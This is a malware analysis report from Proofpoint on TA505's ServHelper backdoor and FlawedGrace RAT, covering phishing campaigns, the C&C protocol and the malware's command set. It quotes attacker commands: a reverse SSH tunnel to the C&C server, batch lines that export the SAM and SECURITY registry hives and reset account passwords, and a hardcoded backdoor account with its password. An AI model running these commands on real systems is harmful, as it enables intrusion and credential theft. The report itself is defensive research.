ServHelper & FlawedGrace: New TA505 Malware | Proofpoint US

By January 09, 2019 Dennis Schwarz and Proofpoint Staff

Published: 2019-01-09 · Archived: 2026-04-05 14:40:42 UTC

Overview

For much of 2018, we observed threat actors increasingly distributing downloaders, backdoors, information stealers, remote access Trojans (RATs), and more as they abandoned ransomware as their primary payload. In November 2018, TA505, a prolific actor that has been at the forefront of this trend, began distributing a new backdoor we named "ServHelper". ServHelper has two variants: one focused on remote desktop functions and a second that primarily functions as a downloader. Additionally we have observed the downloader variant download a malware we call "FlawedGrace." FlawedGrace is a full-featured RAT that we first observed in November 2017. TA505 appears to be actively targeting banks, retail businesses, and restaurants as they distribute these malware families. This targeting falls in line with other activity we reported earlier in 2018.[1] [2]

Campaign Analysis

November 9 "Tunnel" Campaign

On November 9, 2018, we observed a relatively small email campaign (thousands of messages) delivering a new malware family that we call "ServHelper" based on file names associated with infection. The campaign primarily targeted financial institutions and was attributed to the threat actor TA505. The messages (Figure 1) contained Microsoft Word or Publisher attachments with macros that, when enabled, downloaded and executed the malware. This campaign used the "tunnel" variant of ServHelper, described in the "Malware Analysis" section.



Figure 1: Example email message from the November 9 "tunnel" campaign

November 15 "Downloader" Campaign

On November 15, 2018, we saw a similar, but larger campaign (tens of thousands of messages) from the same actor. In addition to financial institutions, this campaign also targeted the retail industry. The messages (Figure 2) contained Microsoft ".doc", ".pub", or ".wiz" attachments. The documents contained macros that, when enabled, downloaded and executed the ServHelper malware. This campaign used the "downloader" variant of ServHelper with the tunneling functionality removed.



Figure 2: Example email message from the November 15 "downloader" campaign

December 13 "FlawedGrace" Campaign

On December 13, 2018, we observed another large ServHelper "downloader" campaign targeting retail and financial services customers. The messages used a mixture of Microsoft Word attachments with embedded malicious macros, PDF attachments with URLs linking to a fake "Adobe PDF Plugin" webpage linking to the malware (Figure 3), and direct URLs in the email body linking to a ServHelper executable.



Figure 3: Example PDF attachment containing a URL linking to the fake "Adobe PDF Plugin" page

In this campaign, we observed ServHelper download (Figure 4) and execute an additional malware that we call "FlawedGrace." FlawedGrace is a robust remote access trojan (RAT) that we initially encountered in November 2017, but have rarely observed since.



Figure 4: Fiddler screenshot showing ServHelper downloading FlawedGrace

ServHelper Malware Analysis

ServHelper is a new malware family -- best classified as a backdoor -- that we first observed in the wild in November 2018. Its name is based on a filename (ServHelper.dll) that we noted in the November 9 “tunnel” campaign described above. A sample from a later campaign used command and control (C&C) URIs containing “/rest/serv.php” which also reference a “serv” component.

The malware is written in Delphi and at the time of this writing is being actively developed. New commands and functionality are being added to the malware in almost every new campaign so we will not focus on one specific sample for this analysis. Rather, we will discuss the malware family generally; see the “Indicators of Compromise” section below for specific reference samples.

As noted, there are two distinct variants of ServHelper: a “tunnel” variant and a “downloader” variant. The “tunnel” variant has more features and focuses on setting up reverse SSH tunnels to allow the threat actor to access the infected host via Remote Desktop Protocol (RDP). Once ServHelper establishes remote desktop access, the malware contains functionality for the threat actor to “hijack” legitimate user accounts or their web browser profiles and use them as they see fit. The “downloader” variant is stripped of the tunneling and hijacking functionality and is used as a basic downloader.

Both variants of ServHelper use the same HTTP C&C protocol on port 443 (HTTPS) and, less frequently, port 80 (HTTP). An example of the initial phone home to the C&C server is shown in Figure 5.



Figure 5: Example of ServHelper’s initial phone home

Early versions of the malware used a semi-random URI such as: “/ghuae/huadh.php”. Newer versions have started using more typical URIs such as:

- /support/form.php
- /rest/serv.php
- /sav/s.php

Most of the C&C domains that we have observed have been in the ".pw" top-level domain (TLD) such as:

- checksolutions[.]pw
- afgdhjkrm[.]pw
- pointsoft[.]pw
- dedoshop[.]pw

However, recently the developer has added support for ".bit" C&C domains; this TLD is associated with the cryptocurrency Namecoin and requires special DNS servers that the malware uses:

- dedsolutions[.]bit
- arepos[.]bit

The POST data in these C&C communications contains three URL-encoded parameters: "key", "sysid", and "resp". The "key" parameter is a hardcoded string in the malware that does not appear to be used elsewhere in the code. Examples of observed keys include:

- Gsiss744@sd
- asdgdgYss455
- #567sisGdsa

The "sysid" parameter contains a campaign ID in newer versions of the malware, the Windows version running on the infected machine, system architecture, username, and a random integer. Examples of observed campaign IDs include:

- clean12
- chistka12.17
- noP_19
- nonRDP
- no24
- ny_upd

The "resp" parameter contains responses to commands received from the controller.

An example command sent from the C&C server to the infected machine can be seen in the Fiddler screenshot in Figure 4 above. It contains a command, carrot ("^") delimiter, and command arguments. We observed the following commands in the malware:

nop

Implements a keep-alive type of functionality. The infected machine responds to the C&C server with a "nop ok" message.

tun ("tunnel" variant only)

Sets up a reverse SSH tunnel connecting the C&C server to the infected system's RDP port (3389). In earlier versions, a loader component performed the initial setup for this and other commands by:

- Extracting and dropping an OpenSSH binary from its PE resources
- Extracting, dropping, and configuring the RDP Wrapper Library software from its PE resources
- Creating a new user “supportaccount” with a password of “*Ghar4f5”*
- Adding this user to the “Remote Desktop Users” and “Administrators” groups

In more recent versions, this functionality of the loader component was integrated into the core ServHelper code, using built-in Windows remote desktop support instead of a third-party software package. This command sets up a reverse SSH tunnel by executing the dropped OpenSSH binary with the following command line arguments:

-N -R <remote port>:localhost:3389 tunnel@<C&C server>

Once configured, ServHelper sends a “tun ok\r\nport:<remote port> tun pid:<SSH process id>” to the C&C server.

slp

Sets a sleep timeout.

fox (“tunnel” variant only)

Copies a Firefox web browser profile from one user to another. Earlier versions used the Windows “xcopy” command. Later versions download a self-extracting RAR file from the C&C server (/cp/cp.exe) and decompress it using the password “123”. One of the files in this archive is a piece of software known as "Runtime's Shadow Copy" and it is used to copy the web browser profiles.

chrome (“tunnel” variant only)

Similar to the “fox” command but for Chrome web browser profiles.

killtun (“tunnel” variant only)

Kills an SSH tunnel process associated with a particular remote port. Once killed, it sends a “killtun ok” message to the C&C server.

tunlist (“tunnel” variant only)

Gets a list of all active SSH tunnels and responds to the C&C server with a message containing “active tun: <remote port>” entries for each active tunnel.

killalltuns (“tunnel” variant only)

Kills all SSH tunnel processes.

shell

Executes a shell command and sends the response to the C&C server.

load

Downloads and runs an executable from a specified URL. Responds to the C&C server with either “load no param ok” or “load param ok” depending if any command-line arguments were passed to the downloaded executable.

socks (“tunnel” variant only)

Similar to the “tun” command, but allows a reverse SSH tunnel to be built between the C&C server to any server/port (as specified by the command argument) through the infected system. Once configured, a “socks ok\r\nport:<remote port> tun pid:<SSH process id>” message is sent to the C&C server.

selfkill

Removes the malware from the infected machine.

loaddll (“downloader” variant only)

A newer command that has only been observed in the “downloader” variant. Similar to the “load” command, but for DLLs.

bk (“tunnel” variant only)

A newer command similar to the “tun” command. “bk” allows the reverse SSH tunnel to be set up using a C&C specified remote host instead of the hardcoded C&C server.

hijack (“tunnel” variant only)

A newer command that appears to hijack a user account with a known password (“123”). It does so by creating and scheduling a task “test” to run a batch file containing the following commands:

- reg export hklm\sam c:\sam.reg
- reg export hklm\security c:\sec.reg
- net user <command argument username> 123

It then schedules a task “test2” to run another batch file containing the following commands:

- schtasks /delete /tn "test" /F
- reg import c:\sam.reg
- reg import c:\sec.reg
- schtasks /delete /tn "test2" /F

Finally it runs the first scheduled task ands send a “ready! try to login with pass 123” message to the C&C server.

forcekill (“tunnel” variant only)

A newer command that is similar to the “killalltuns” but uses the Windows “taskkill” command.

sethijack (“tunnel” variant only)

A newer command that controls an “alerting” mechanism. A separate program thread monitors user logons. When a legitimate user becomes active and the threat actor is connected to the infected system using the previously

created “supportaccount” account, it runs the “chrome” and “fox” commands, copying the legitimate user’s web browser profiles to the “supportaccount” user. It then alerts the threat actor by sending message boxes containing “login detected, begin hijacking” and “profiles hijacked!” messages. These are sent by a “msg.exe” program contained in the “cp.exe” archive discussed in the “fox” command above.

chromeport (“tunnel” variant only)

A newer command that implements the same functionality as the “chrome” command.

During some of the ServHelper “downloader” campaigns, we observed commands (e.g., as shown in Figure 4 above) instructing the malware to download and execute another malware we call “FlawedGrace”.

FlawedGrace Malware Analysis

FlawedGrace is a remote access trojan (RAT) named after debugging artifacts (class names) left in the analyzed sample (see Figure 6).

Address	Length	Type	String
.data:0046CB84	00000012	C	.?AVGraceThread@@
.data:0046CBA0	00000012	C	.?AVGraceObject@@
.data:0046CBBC	0000001A	C	.?AVGraceTunnelClientIO@@
.data:0046CBE0	0000001C	C	.?AVGraceTunnelReadThread@@
.data:0046CC04	0000001D	C	.?AVGraceTunnelWriteThread@@
.data:0046CC2C	00000018	C	.?AVGraceTunnelClient@@
.data:0046CC4C	00000014	C	.?AVGraceTunnelIO@@
.data:0046CC68	00000017	C	.?AVGraceDelayThread@@
.data:0046CC88	00000018	C	.?AVGraceObjectThread@@
.data:0046CCA8	00000020	C	.?AVGraceTunnelClientDirectIO@@
.data:0046CCD0	0000001A	C	.?AVGraceSessionGeneric@@
.data:0046CCF4	00000019	C	.?AVGraceSessionClient@@
.data:0046CD18	00000020	C	.?AVGraceTransportWriteThread@@
.data:0046CD40	0000001B	C	.?AVGraceTransportThread@@
.data:0046CD64	0000001F	C	.?AVGraceTransportReadThread@@
.data:0046CD8C	00000026	C	.?AVGraceWireClientConnectionThread@@
.data:0046CDBC	00000016	C	.?AVGraceWireClient@@
.data:0046CDDC	00000027	C	.?AVGraceWireGenericConnectionThread@@
.data:0046CE0C	00000017	C	.?AVGraceWireGeneric@@

Figure 6: “Grace” class names shown by IDA Pro

The malware is written in C++. It is a very large program and makes extensive use of object-oriented and multithreaded programming techniques. This makes reverse engineering and debugging the malware both difficult and time consuming. The coding style and techniques suggest that FlawedGrace was not written by the same developer as ServHelper.

We initially observed FlawedGrace in an email campaign as early as November 2017, but until the recent ServHelper campaigns, we had not observed it being actively distributed again. The malware usually contains a debug string including a "version number" and "build date" distinct from the PE compile timestamp, allowing searches of various malware repositories to find additional versions:

- Unknown version number built at "Aug 7 2017 22:28:47"
- Version 2.0.7 built at "Oct 18 2017 04:18:39"
- Version 2.0.8 built at "Oct 26 2017 12:05:44"
- Version 2.0.9 built at "Nov 4 2017 22:28:10"
- Version 2.0.10 built at "Nov 20 2017 10:53:33"
- Version 2.0.11 built at "Dec 16 2017 08:02:46"

Per the malware's debug strings, significant development took place during the end of 2017. The ServHelper campaigns were distributing version 2.0.10 of the malware.

FlawedGrace creates, encrypts, and stores a configuration file containing the C&C IPs and ports in a "<hex digits>.dat" file (e.g., "C:\ProgramData\21851a60.dat"). The first 16 bytes of the file are an AES initialization vector (IV). The rest of the data is AES-encrypted in CBC mode. In the analyzed sample, the AES key was hardcoded as "c3oeCSIfx0J6UtcV". Once decrypted, the configuration data is stored as a custom serialization (Figure 7). Early versions of the malware used the class names "GraceParams" and "GraceValue" when interacting with this part of the code, so it is likely that the serialization was designed and developed by the malware developer and not a standard format.

```
00000000  c4 9d f4 e6 03 00 00 00  18 00 00 00 00 00 00 00  |................|
00000010  00 00 00 00 00 00 00 00  00 00 00 00 27 00 00 00  |............'...|
00000020  00 00 00 00 00 00 00 00  00 00 00 56 00 00 00 00  |...........V....|
00000030  00 00 00 00 20 00 31 41  44 32 38 46 30 30 38 35  |.... .1AD28F0085|
00000040  34 31 41 45 34 30 39 43  34 44 31 45 35 31 30 39  |41AE409C4D1E5109|
00000050  44 45 32 43 34 32 00 00  00 00 6c 00 00 00 00 00  |DE2C42....l.....|
00000060  00 00 00 07 00 73 65 72  76 65 72 73 00 00 00 00  |.....servers....|
00000070  00 00 00 00 7e 00 00 00  00 03 00 5b 30 5d ac 00  |....~......[0]..|
00000080  00 00 92 00 00 00 1a 00  00 00 04 00 04 00 68 6f  |..............ho|
00000090  73 74 34 00 36 00 2e 00  31 00 36 00 31 00 2e 00  |st4.6...1.6.1...|
000000a0  32 00 37 00 2e 00 32 00  34 00 31 00 00 00 00 00  |2.7...2.4.1.....|
000000b0  bb 01 00 00 04 00 00 00  01 00 04 00 70 6f 72 74  |............port|
000000c0
```

Figure 7: Plaintext configuration file showing C&C IP and port

FlawedGrace uses a complicated binary protocol for its command and control. It can use a configurable port for communications, but all samples we have observed to date have used port 443. Figure 8 shows an example of the first four messages between an infected system and C&C server.



Figure 8: FlawedGrace's initial C&C communications.

We are still reverse engineering and documenting the protocol, but we can provide an overview of the initial C&C communications below:

Message 1

Initial beacon from infected system. It is a 14-byte binary structure that contains at least the following parts:

- Offset 0x0: CRC32 hash of remaining data (DWORD)
- Offset 0x4: magic bytes "GCRG" (DWORD)

Message 2

Key verification message from infected system. We believe that this is used to verify that one of the encryption keys (static key) is the same on both the malware and C&C server. It is a 52-byte binary structure that contains the following analyzed offsets, among other components still under analysis:

- Offset 0x0: CRC32 hash of remaining data (DWORD)

- Offset 0x14: MD5 hash of the following pieces (16 bytes)
    - A static key which has always been “static pass” in the samples analyzed
    - The random bytes at offset 0x24 that have been hex encoded and uppercased
- Offset 0x24: random bytes (16 bytes)

Message 3

Key exchange message from C&C server. This message delivers a second encryption key (dynamic key) used for further data transfers. It is a 42-byte structure that contains the following analyzed offsets, among other components still under analysis:

- Offset 0x0: CRC32 hash of remaining data (DWORD)
- Offset 0x1a: dynamic key (16 bytes)

Message 4

An example of data transfer between infected system and C&C server. It starts with a 38-byte binary header that contains the following analyzed offsets, among other components still under analysis:

- Offset 0x0: CRC32 hash of the next 10 bytes (DWORD)
- Offset 0xE: AES IV (16 bytes)

Following the header is the data that has been AES-encrypted in CBC mode. The AES key is generated using the “static key” and the “dynamic key” from messages 3 and 4 above. An example of key generation in Python appears in Figure 9.

```
>>> static_key = "static pass"
>>> dynamic_key = ";\xf0i\x8a\xd0KX\xb6\xfb\xd2\xdb_B\xa5GR"
>>> md5 = hashlib.md5()
>>> md5.update(static_key)
>>> md5.update(dynamic_key.encode("hex").upper())
>>> md5.digest()
"OK\xb5\xa8B\x9dX\x1b\xc2y8?'\x1f\xa4\xaf"
```

Figure 9: Example FlawedGrace C&C data transfer encryption key generation in Python

Figure 10 shows an example of the plaintext data transferred in message 4.

```
00000000  ba 98 b6 04 fd f4 15 be  43 16 11 99 84 ba 6d 3c  |........C.....m<|
00000010  69 6e 66 6f c4 9d f4 e6  03 00 00 00 18 00 00 00  |info............|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  27 00 00 00 00 00 00 00  00 00 00 00 00 00 00 56  |'..............V|
00000040  00 00 00 00 00 00 00 00  20 00 31 41 44 32 38 46  |........ .1AD28F|
00000050  30 30 38 35 34 31 41 45  34 30 39 43 34 44 31 45  |008541AE409C4D1E|
00000060  35 31 30 39 44 45 32 43  34 32 94 02 00 00 00 00  |5109DE2C42......|
00000070  00 00 69 00 00 00 00 04  00 69 6e 66 6f a2 00 00  |..i......info...|
00000080  00 82 00 00 00 20 00 00  00 03 00 09 00 77 61 74  |..... .......wat|
00000090  65 72 6d 61 72 6b 31 32  33 34 35 36 37 38 39 30  |ermark1234567890|
000000a0  31 32 33 34 35 36 37 38  39 30 31 32 33 34 35 36  |1234567890123456|
